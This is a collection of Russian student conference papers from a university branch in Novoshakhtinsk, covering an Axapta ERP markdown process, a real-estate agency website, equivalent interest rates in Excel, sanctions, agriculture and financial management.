- анализ и доработка системы MBS Ахapta 3.0 с целью автоматизации процесса уценки сырья на складах "ЗАО Корпорации Глория Джинс" .

1. Характеристика компании ЗАО «Глория Джинс»

Глория Джинс – вертикально-интегрированный модный ритейлер, самая крупная и быстрорастущая торговая сеть в России. Компания специализируется на дизайне, производстве и продаже модной молодежной и взрослой одежды, обуви и аксессуаров под брендами Gloria Jeans и Gee Jay через собственную сеть магазинов в 297 городах России, Украины.

Закрытое акционерное общество «Глория Джинс» – единственная в России компания, выпускающая fashion-одежду. Доля продукции, продаваемой и производимой в России составляет 40-45%.

Департамент ИТ компании Глория Джинс в г.Новошахтинске представляет собой огромную инфраструктуру и включает несколько отделов, которые занимаются следующими направлениями:

- сопровождением информационных систем;
- разработкой программного обеспечения;
- управлением бизнес-процессов предприятия (управление проектами, тестирование программ);
- инфраструктурой предприятия.

Для оптимизации всех процессов на предприятии установлена ERP-системы АХАРТА, описывающая все процессы от дизайна изделий до реализации готовой продукции.

Ахартa 3.0 представляет собой ERP систему, созданную датской компанией Damgaard. Ахартa была куплена компанией Microsoft, ее развитием занималось подразделение MBS (Microsoft Business Solutions). Начиная с третьей версии, система получила название MBS Ахартa 3.0.

От руководителя финансового департамента поступило краткое описание того, что должен покрывать процесс уценки сырья в системе Ахартa. В результате анализа задания было осуществлено моделирование бизнес-процессов уценки сырья «как есть» и «как будет»





Рисунок 1– Схема процесса уценки стоимости сырья «как есть»

В ходе этого процесса заметен ряд недостатков:

- нет возможности хранить историю всех уценок в наглядном виде для обычных пользователей. Только с помощью администратора можно выгрузить данные из системы в какой-то отчет;
- ответственные за процесс уценки пользователи не могут самостоятельно вносить информацию в систему и контролировать данные, все выполняется администратором;

- Обновленный процесс «как будет» с учетом его автоматизации средствами Ахарта представлен на схеме ниже.



- любой пользователь системы может в любое время просмотреть все операции по уценкам за любые периоды (год, два и т.д.);
- полностью снимается нагрузка на администратора системы за обработку данных, которыми он, по сути, не управляет и не обладает достаточной компетенцией;
- ответственный за уценку сотрудник может полностью самостоятельно контролировать процесс и оперативно вносить любые корректировки при подготовке в системе распоряжения на уценку;
- существенно увеличивается скорость операции по уценке сырья в системе, снижается нагрузка на пользователя при регистрации данных и, как следствие, устраняется проблема ошибок при вводе данных вручную;

- автоматическое формирование печатной формы из системы позволяет получать всегда единый формат документа «Распоряжение на уценку».

Литература:

1. Балдин К.В., Уткин В.Б. Информационные системы в экономике [Текст]: учебник/ К.В. Балдин, В.Б. Уткин –М.:Дашков и К, 2006. – 394 с.
2. Бандин С.П. Информационные системы в экономике [Текст] / С.П. Бандин. – М.: Издательский центр «Академия», 2006. – 173 с.
3. Бунтова О.Г. Введение в ERP-системы. SAP, «Галактика ERP» [Текст]: учебное пособие для вузов/ О.Г. Бунтова. – Екатеринбург: ИОНЦ «Бизнес-информатика», 2007.- 268 с.

Разработка web-системы для агентства недвижимости «Вита» г.Ростов-на-Дону

Котлова Е.А.

*Научный руководитель: Галушкина И.А., к.т.н., доцент
Филиал ЮФУ в г. Новошахтинске Ростовской области*

На сегодняшний день Интернет - это одно из важнейших средств массовых коммуникаций, порой опережающее по значимости прессу и телевидение. За несколько лет мировая сеть Интернет превратилась в одно из главных средств, используемых для общения, рекламы, торговли, развлечений, а так же в качестве источника разнообразной полезной информации.

Целью моей работы является создание web-сайта для агентства недвижимости «Вита», необходимого для рекламы и расширения деятельности фирмы на современном рынке услуг. Разрабатываемая web-система должна соответствовать следующим требованиям:

1. Современный дизайн.
2. Понятный интерфейс.
3. Удобство загрузки.

«Вита» - одно из агентств недвижимости города Ростов-на-Дону. Полный спектр риэлторских услуг позволяет компании успешно решать любые вопросы, связанные с недвижимостью. Высококвалифицированные специалисты агентства осуществляют помощь в получении ипотеки, юридическом сопровождении сделок, покупке жилья при помощи субсидий, регистрации перепланировок.

Виды деятельности агентства недвижимости "Вита":

- 1) покупка и продажа жилья в Ростове-на-Дону и области на первичном рынке;

2) покупка и продажа жилья в Ростове-на-Дону и области на вторичном рынке;

3) ипотечное кредитование;

4) коммерческая недвижимость;

5) аренда квартир;

6) помощь в получении ипотеки.

Агентство «Вита» использует Интернет как средство предоставления информации для широких масс. Представительство в Интернет было только рекламным - шел однонаправленный поток информации об услугах фирмы на таких сайтах, как avito.ru, irr.ru, rostov.life-realty.ru и других. В данный момент времени появилась необходимость двустороннего взаимодействия фирмы с клиентами, было принято решение о создании собственного сайта агентства.

На сегодняшний день недостаточно говорить о роли лишь самого факта наличия сайта в поднятии имиджа организации. Огромное значение имеют содержание информации, дизайн, смысл и стиль сайта.

Для разработки программ и создания сайтов используется инструментальное программное обеспечение:

1) локальный сервер Denwer;

2) текстовый редактор;

3) графический редактор;

4) web-браузер.

В настоящее время для создания web-сайтов используются следующие технологии:

1) HTML5;

2) CSS3;

3) JavaScript;

4) PHP;

5) FLASH;

6) MySQL.

Content Management System— это система управления содержимым сайта, позволяющая не только создавать, но и управлять размещенными на сайте текстовыми и мультимедиа материалами. Свой выбор я остановила на CMS Joomla – система управления содержимым, написанная на языках PHP и JavaScript, использующая в качестве хранилища базы данных СУБД MySQL или другие индустриально-стандартные реляционные СУБД. Является свободным программным обеспечением, распространяемым под лицензией GNU GPL.




Рисунок 1 - Страница сайта агентства недвижимости «Вита»

В результате проделанной работы была рассмотрена и проанализирована специфика работы агентства недвижимости «Вита», разработан и размещен на хостинге web-сайт, необходимый для рекламы и расширения деятельности фирмы на современном рынке услуг, отвечающий требованиям кроссбраузерности и кроссплатформенности, соответствующим тенденциям современного веб-дизайна.




Рисунок 2 - Главная страница сайта агентства недвижимости «Вита»

Литература:

1. Байков В. Д. Интернет. Поиск информации. Продвижение сайтов [Текст]: Учебник для вузов / В.Д. Байков - СПб.: БХВ-Петербург, 2000.- 288с.
2. Барысов Р. Постройте профессиональный сайт сами [Текст]: Учебник для вузов / Р. Барысов. – СПб., 2009.- 288 с.
3. Борисенко А.А. Web-дизайн. Просто как дважды два [Текст] / А.А. Борисенко. – М.: Эксмо, 2008.- 320 с.
4. Будилов В.А. Основы программирования для Интернета [Текст] / В.А. Будилов. – СПб.: БХВ-Петербург, 2011. – 736 с.
5. Декстер М. Joomla!: программирование [Текст] / М. Декстер, Л. Лэндри [пер. с англ. и ред. И. В. Берштейна]. – М.: Вильямс, 2013. – 592 с.

Использование эквивалентных процентных ставок и их расчет в среде ЭТ MS Excel

Смутько А.С.

*Научный руководитель: Растеряев Н.В., к. т. н., доцент
Филиал ЮФУ в г. Новошахтинске Ростовской области*

Широкое пользование кредитными услугами на современном этапе развития экономики в нашей стране во многом определяет актуальность выбранной темы. Ведь экономическая практика напрямую связана с выдачей кредитов, займов, хранением вкладов на депозитах. Важным аспектом этих операций является правильный и точный подсчет процентных ставок в независимости от периода времени и суммы.

Зачастую в кредитной практике возникает ситуация, при которой необходимо произвести между собой сравнение по прибыльности условия различных коммерческих операций и финансовых сделок. Для сопоставления альтернативных вариантов ставки приводят к единообразному показателю.

Эквивалентные процентные ставки – это такие процентные ставки различного вида, применяя которые, при одинаковых начальных условиях, можно добиться одинакового финансового результата [1].

Одним из классических примером эквивалентности является номинальная и эффективная ставка процентов:

$$\begin{aligned}(1 + i)^n &= \left(1 + \frac{j}{m}\right)^{mn}; \\ j &= m \cdot \left((1 + i)^{\frac{1}{m}} - 1\right); \\ i &= \left(1 + \frac{j}{m}\right)^m - 1,\end{aligned}$$

где j – номинальная процентная ставка;

i – эффективная процентная ставка;

n – длительность периода в годах;

m – количество выплат в год.

Это уравнение эквивалентности упрощает решение многих задач. В данной работе рассмотрено решение задачи с помощью применения уравнения эквивалентности посредством ЭТ MS Excel.

Итак, для нахождения номинальной процентной ставки j при полугодовой эффективной ставке $i = 6\%$ ЭТ MS Excel предлагает нам следующее решение (см. рис.1):

B4		f_x	=B2*(КОРЕНЬ(1+B1)-1)		
	A	B	C	D	E
1	Эффективная ставка $i=$	6%			
2	период $m=$	2			
3					
4	Номинальная ставка $j=$	5,912603%			
5					

Рис. 1. Применение уравнения эквивалентности номинальной и эффективной ставок

Хотелось бы обратить внимание, что номинальная процентная ставка всегда чуть меньше эффективной ставки.

Эффективная ставка применяется для измерения того относительного дохода, который может быть получен в целом за год, т.е. не имеет значения – использовать ли номинальную ставку j при начислении процентов m раз в год или годовую эффективную ставку i – в финансовом отношении обе ставки являются эквивалентными [2].

Из этого можно сделать следующий вывод: совершенно не имеет значения, какую из приведенных ставок указывать в финансовых условиях, поскольку применение их в итоге дает нам одну и ту же наращенную сумму.

В практике существуют стандартные уравнения эквивалентности (см. табл. 1):

Таблица 1 – Основные уравнения эквивалентности

Основные уравнения эквивалентности	
	Формула
Простая процентная ставка i и простая учетная ставка d :	$1 + n \cdot i = \frac{1}{1 - n \cdot d} ;$ $i = \frac{d}{1 - n \cdot d} ; d = \frac{i}{1 + n \cdot i} .$

Простая процентная ставка i и сложная процентная ставка j при m -разовом начислении процентов в году:	$1 + n \cdot i = \left(1 + \frac{j}{m}\right)^{m \cdot n};$ $i = \frac{\left(1 + \frac{j}{m}\right)^{m \cdot n} - 1}{n};$ $j = m \cdot \left(\left(1 + n \cdot i\right)^{\frac{1}{m}} - 1\right).$
Сложной процентной ставки j и сложной учетной ставки f при m -разовом начислении процентов в году:	$\left(1 + \frac{j}{m}\right)^{m \cdot n} = \left(1 - \frac{f}{m}\right)^{-m \cdot n};$ $j = \frac{f}{1 - \frac{f}{m}}; \quad f = \frac{j}{1 + \frac{j}{m}}.$
Сложной ставки i и непрерывной ставки q :	$(1 + i)^n = e^{q \cdot n};$ $i = e^q - 1.$

Данные табл. 1 позволяют осуществлять подсчеты, просто подставляя значения в формулу.

Использование некоторых уравнений эквивалентности хотелось бы рассмотреть в ЭТ MS Excel. Для этого рассмотрим следующую задачу: найти эквивалентную учетную ставку d для сложной годовой ставки $j = 12\%$ при квартальном начислении процентов ($m = 4$); начислить проценты по обеим ставкам на 1000 рублей.

B11		fx		=B5*(1-B7/4)^(-4*1)	
	A	B	C	D	E
1					
2		j= 12%			
3		m= 4	квартала		
4		n= 1	год		
5		PV= 1000	рублей		
6					
7		d= 11,65%			
8	Наращенная сумма PV по сложной годовой процентной ставке j=12% при квартальном начислении процентов:				
9		FV ₁ = 1125,50881	рублей		
10	Наращенная сумма PV по эквивалентной годовой учетной процентной ставке d=11,65% при квартальном начислении процентов:				
11		FV ₂ = 1125,50881	рублей		
12					

Рисунок 2 – Применение уравнения эквивалентности сложной и учетной ставок

Решение задачи, предложенное на рисунке 2, доказывает принцип эквивалентности процентных ставок, т. е. наращенная сумма, вне зависимости от способа начисления, одинакова.

Литература:

1. Кузнецов Б. Т. Финансовый менеджмент [Текст]: Учеб. пособие / Б. Т. Кузнецов. – М. ЮНИТИ-ДАНА, 2013. – 415 с.
2. Турковская М. Б. Деньги, кредит, банки [Текст]: Учеб. пособие / М. Б. Турковская. – Челябинск: ЮРГУ, 2011. – 347 с.

Экономические санкции и оценка их влияния на социально-экономическое состояние России

Смулько А. С., Воробьева Ю.А.

Научный руководитель: Володина Т.В. к.э.н., доцент кафедры «Менеджмент и экономика» филиала ЮФУ в г. Новошахтинске

Военные действия, которыми была охвачена Украина в начале 2014 года, оказало свое прямое негативное воздействие на Россию. В отношении нашей страны был введен ряд санкций, ограничивающих экономико-политическую деятельность России.




Рисунок 1 – Введение США и ЕС санкций против России

Привлечение российскими коммерческими банками, крупнейшими корпорациями заемных средств из-за рубежа, в частности ЕС и США – это следствие упорного нежелания Банка России создавать внутренний длинный кредит. Не сложно догадаться, что прекращение финансирования, которое обеспечивают США и ЕС, приведет к разрушению, сложившихся в российской экономике, механизмов воспроизводства. В таком случае, грамотной политикой для Банка России, по нашему мнению, в нынешней ситуации, стало бы разворачивание механизма долгосрочного кредитования на выгодных условиях для российских заемщиков. [1]

ВВП России в 2014 году снизился до 0,2% по сравнению с 2013 годом. После введения санкций немаловажные изменения произошли с потребительскими ценами.

В январе 2015 г. в РФ наблюдается резкий скачок цен. В Европейском Союзе мы можем наблюдать противоположную ситуацию, потребительские цены не на много, но все же снизились. Это еще раз свидетельствует о социально-экономической напряженности в России.

Несмотря на санкции, европейские страны заинтересованы в дальнейшем сотрудничестве с Россией. Доказательством этому служит согласие западных стран на строительство Южного потока газопровода в Европу в обход Украины.

На наш взгляд, через некоторое время влияние санкций на нашу страну ослабится, и концу 2015 года мы, возможно, достигнем значительного роста экономики.

Антикризисная политика России должна строиться на двух основополагающих базисах – ответ на враждебные санкции западных стран и формирование стимулирующей политики Банка России.

I ШАГ: развитие сельского хозяйства. К сожалению, на данном этапе в России это убыточный бизнес. Мы считаем, что наша страна не дает устойчивого фундамента для полноценного развития этой отрасли, в отличие от опыта европейских и американских государств.

II ШАГ: налаживание собственного производства. Главной проблемой является отсутствие выхода на закупку новейшего технологического оборудования для ведущих отраслей экономики. Именно по этой причине нам следует приложить максимум усилий, направленных на поддержание отечественных ученых и промышленников.

III ШАГ: реструктурирование налоговой системы. Зарубежный опыт опирается не на долю изъятых налогов из дохода предпринимателей, а на объем оставшейся прибыли, которая непосредственно будет направлена на дальнейшее производство. Это делает их налогообложение более рациональным и выступает в качестве инструмента экономического развития.

IV ШАГ: обеспечение благоприятных условий кредитования для развития бизнеса. Не стоит говорить, что условия кредитования для предпринимателей очень тяжелы. А также услуги обычного потребительского кредита обдирают граждан до последней нитки. Следует заметить, что деятельность всех коммерческих банков в России, их процентная ставка напрямую зависят от действий Центрального Банка.

V ШАГ: поиск новых партнеров, способных поддержать Россию в сложившейся ситуации. В качестве поддержки, прежде всего, выступают Китай, Турция, некоторые страны Юго-Восточной Азии. Подобная помощь

позволит в среднесрочной перспективе справиться с негативными последствиями и оказанным влиянием санкций.

VI ШАГ: государственное регулирования ценообразования. Самой негативно влияющей на распределение доходов населения в современных условиях является проблема ускоренного роста на продукты питания, товары первой необходимости, услуги. По словам В. В. Путина: «Антимонопольная служба будет внимательно следить за этим и этим заниматься». [2] Но деятельность ФАС, на примере нашего города, является малоэффективной. Рост цен не остановился ни на минуты.

Разработанная нами программа состоит из шести шагов, направленных на стабилизацию экономического состояния в стране. Мы считаем, что в комплексе эти шаги способны обеспечить восстановление, уменьшение зависимости от западных стран и улучшения ситуации России.

Литература:

1. Ключевая ставка ЦБ РФ в период с 13 сентября 2013 года по 13 марта 2015 года [Электронный ресурс].- Режим доступа: <https://ru.wikipedia.org/wiki/>
2. Pravda.ru [Электронный ресурс].- Режим доступа: <http://www.pravda.ru/news/politics/authority/kremlin/31-08-2014/1223967-fas-0/>

Сельское хозяйство России и проблемы его развития

Науменко В.В.

Научный руководитель: Жирнов И.М., к.э.н., доцент кафедры «Менеджмента и экономики» филиала ЮФУ в г. Новошахтинске

На сельском хозяйстве основывается экономики каждой страны. Оно дает жизненно важную человечеству продукцию – основные продукты питания и сырье для создания предметов потребления. Сельское хозяйство производит более 12% валового общественного продукта и свыше 15% национального дохода России, концентрирует 15,8% производственных основных фондов. За последние несколько лет в аграрной политике России произошли важные изменения, вследствие отнесения сельского хозяйства к приоритетным отраслям. Из-за слабой господдержки, а также большого износа основных фондов сельское хозяйство России в течение длительного времени не могло обеспечивать внутренний рынок продуктами потребления, но работа в этом направлении осуществляется. Так, по словам министра сельского хозяйства России, в отрасли за последние 3 года произошли качественные изменения, обеспечившие устойчивую тенденцию роста основных видов сельскохозяйственной продукции, а также сделавшие отрасль наиболее привлекательной для инвестиций.

Сельское хозяйство России считается одним из крупнейших в мире. Россия занимает четвертое место среди стран по производству зерна, пятое – по производству мяса, шестое – по надоям молока, лидирует по производству сахарной свёклы и подсолнечника, седьмое место занимает по производству овощей. Главными сельхозрегионами являются Центральный, Приволжский и Южный федеральные округа. На них в сумме приходится более 60 % общероссийского сельскохозяйственного производства. В 2014 году объём производства в сельском хозяйстве составил 3,79 трлн рублей, из которых продукция растениеводства – 54 %, животноводства – 46 %.

В составе растениеводства лидирующая позиция принадлежит зерновому производству, так как именно зерновые культуры занимают 55% от всей посевной площади страны. На примере зерновых культур можно увидеть, что в сравнении с 2013 годом урожайность продукции 2014 года увеличилась. По оперативным данным Минсельхоза РФ в 2014 году намолочено 109,3 млн тонн зерна (в 2013 г. – 93,5 млн тонн) при урожайности 25,0 ц/га (в 2013 г. – 22,4 ц/га). В целом продукция растениеводства в 2014 году выработана на сумму более 1 триллиона 800 миллиардов рублей, из которых на зерно приходится более 33%. Из данных об урожайности 2013-2014 годов можно сделать вывод о том, что в отрасли растениеводства наблюдается тенденция развития и дальнейшего увеличения производства продукции.

Большое значение для экономики страны имеет экспорт продукции, в том числе и сельскохозяйственной. Основными видами экспортируемой продукции растениеводства являются: пшеница, кукуруза, ячмень. Основными покупателями российской пшеницы на мировой арене выступают страны Южной Европы, Северной Африки и ближнего Востока, а также страны СНГ. Покупателями ячменя выступает Саудовская Аравия и Иордания, кукурузы – Турция, Иран, Италия, Испания и Южная Корея.

Российское животноводство является одним из крупнейших в мире. Россия занимает пятое место среди стран по производству мяса, шестое – по надоям молока. В 2014 году объём производства в животноводстве составил 1,78 трлн. рублей, что равнялось 46 % от общего объёма продукции сельского хозяйства России. Россия является крупнейшим производителем мяса птицы. В 2014 году в России было произведено 4,8 млн. тонн, что на 6% больше, чем в прошлом году.

Главными животноводческими регионами являются Приволжский, Центральный и Сибирский федеральные округа. В сумме на них приходится более 66 % общероссийского производства.

Но, несмотря на множество положительных моментов, в стране имеется ряд проблем по оживлению отрасли. Одной из таких проблем является плохая техническая оснащенность сельского хозяйства. Большинство сельскохозяйственных предприятий страны использует

импортную технику. Решение задач технического оснащения сельского хозяйства России также считается приоритетным направлением в модернизации агропромышленного комплекса страны в целом.

Сегодня актуальной проблемой всей экономики, а в частности и сельского хозяйства является введение антироссийских санкций, в связи с чем приостановлена внешняя торговля. В ответ на установление санкций, Россия ввела эмбарго на ввоз продукции из стран Евросоюза и ряда других стран в качестве антисанкций, Министерством РФ и органами управления агропромышленного комплекса регионов разрабатываются различные программы и мероприятия по импортозамещению.

Правительством РФ было выделено три приоритета экономической политики в области сельского хозяйства на ближайшие пять лет: развитие садоводства и тепличного овощеводства, модернизация семеноводческой базы, развитие логистических центров хранения и переработки сельскохозяйственной продукции. Кроме политики импортозамещения страна нуждается в подъеме экспортного потенциала страны, в выполнении показателей продовольственной безопасности. Также правительством РФ было издано распоряжение о распределении субсидий на развитие растениеводства и животноводства.

Таким образом, проанализировав показатели и проблемы отрасли, присущие России, становится очевидным тот факт, что агропромышленному комплексу необходима серьезная поддержка со стороны государства. На сегодняшний день в этой отрасли хозяйства существует целый ряд вопросов, на которые государству предстоит дать ответ только путём пересмотра политики в адрес сельского хозяйства. Требуется новый подход к проблемам и процессу развития отрасли.

Однако, сказать, что сельское хозяйство России находится в упадническом состоянии, нельзя. У государства есть огромные территориальные ресурсы, климатические условия и богатый опыт, который исходит из истории нашей страны. Только при правильном планировании экономики и политики сельское хозяйство России, при всём своём огромном потенциале, сможет продемонстрировать всему миру свою мощь и силу.

Литература:

1. Ильин С.С. Государственное экономическое регулирование аграрной сферы АПК России: история, теория и практика [Текст]: монография./ С.С. Ильин. - М.: Социум, 2009.

2. Обьедков Г. Россия себя не прокормит [Электронный ресурс] / Г. Обьедков// Агро XXI. – Электрон. дан. – 2015. – Режим доступа: <http://www.agroxxi.ru>

3. Сельское хозяйство в России [Электронный ресурс] / Интернет-журнал. – Электрон. дан. – 2015. – Режим доступа: <http://www.selhozrf.ru>

4. Федеральная служба государственной статистики [Электронный ресурс] – Режим доступа: <http://www.gks.ru>

5. Харитонов Е.В., Муравьева Н.А. Региональное инновационное развитие АПК в современных условиях [Текст] / Е.В. Харитонов, Н.А. Муравьева // Социально-экономические явления и процессы. - 2013. - № 1. – С. 9-14.

Проблемы управления финансовой деятельностью предприятия в современных условиях

Кучкурдина Т.А.

Научный руководитель: Белоусова Л.Ф., ст. преподаватель кафедры «Менеджмента и экономики» филиала ЮФУ в г. Новошахтинске

В условиях рыночной экономики главным рычагом регулирования экономики предприятий является эффективное управление финансовой деятельностью, без которого невозможно устойчивое развитие хозяйствующих субъектов. В данной статье будет обоснована модель системы управления, а также проведено обобщение и систематизация современных проблем управления финансовой деятельностью предприятий.

В зависимости от политических и экономических условий цели управления финансовой деятельностью для каждого предприятия могут быть различны. Несмотря на это, при формировании целей управления следует исходить из их деления на стратегические и тактические цели (рисунок 1).




Рисунок 1 – Стратегические и тактические цели управления финансовой деятельностью предприятия

Исследование сложных систем предусматривает разделение их на отдельные составляющие, т.е. управление финансовой деятельностью предприятия целесообразно представить в виде ряда взаимосвязанных и взаимодействующих функциональных подсистем: управление капиталом, управление активами, управление денежными потоками, управление инвестициями, управление финансами, управление финансовыми рисками. Управляющая подсистема анализирует информацию о состоянии финансов, разрабатывает финансовые планы и инвестиционные проекты, рассчитывает финансовые риски и прогнозы с учетом стратегических целей фирмы. При этом объектами управления финансовой деятельностью предприятия выступают финансовые ресурсы и их источники, а также финансовые отношения.

На рисунке 2 представлена модель управления финансовой деятельностью предприятия.



Рисунок 2 – Модель управления финансовой деятельностью предприятия

Неотъемлемым механизмом данной модели выступает банк проблем управления, поэтому следует обобщить и систематизировать современные проблемы управления. Проанализировав ситуации, которые могут вызвать проблемы управления, сделан вывод, что признаком появления проблемы

управления финансовой деятельностью предприятия выступает проблемная ситуация, которая возникает под воздействием влияния на эту деятельность внутренних и внешних факторов.

Параметры, которые определяют проблемную ситуацию, а также выбор оптимального ее решения, могут быть установлены на основании классификационных признаков проблем управления финансовой деятельностью предприятия. Большаковым А.С. и Михайловым В.И. предложены следующие классификационные признаки появления проблем, а также их состав [1] (таблица 1).

Таблица 1– Классификация проблем управления финансовой деятельностью предприятия

Классификационные признаки	Виды проблем управления
По границе распространения проблемы	Локальные проблемы Общие проблемы
По временному фактору появления проблемы	Кратковременные проблемы Затяжные проблемы
По характеру целей предприятия, при достижении которых возникла проблемная ситуация	Стратегические проблемы Тактические проблемы
По среде возникновения проблемной ситуации	Внешние проблемы Внутренние проблемы
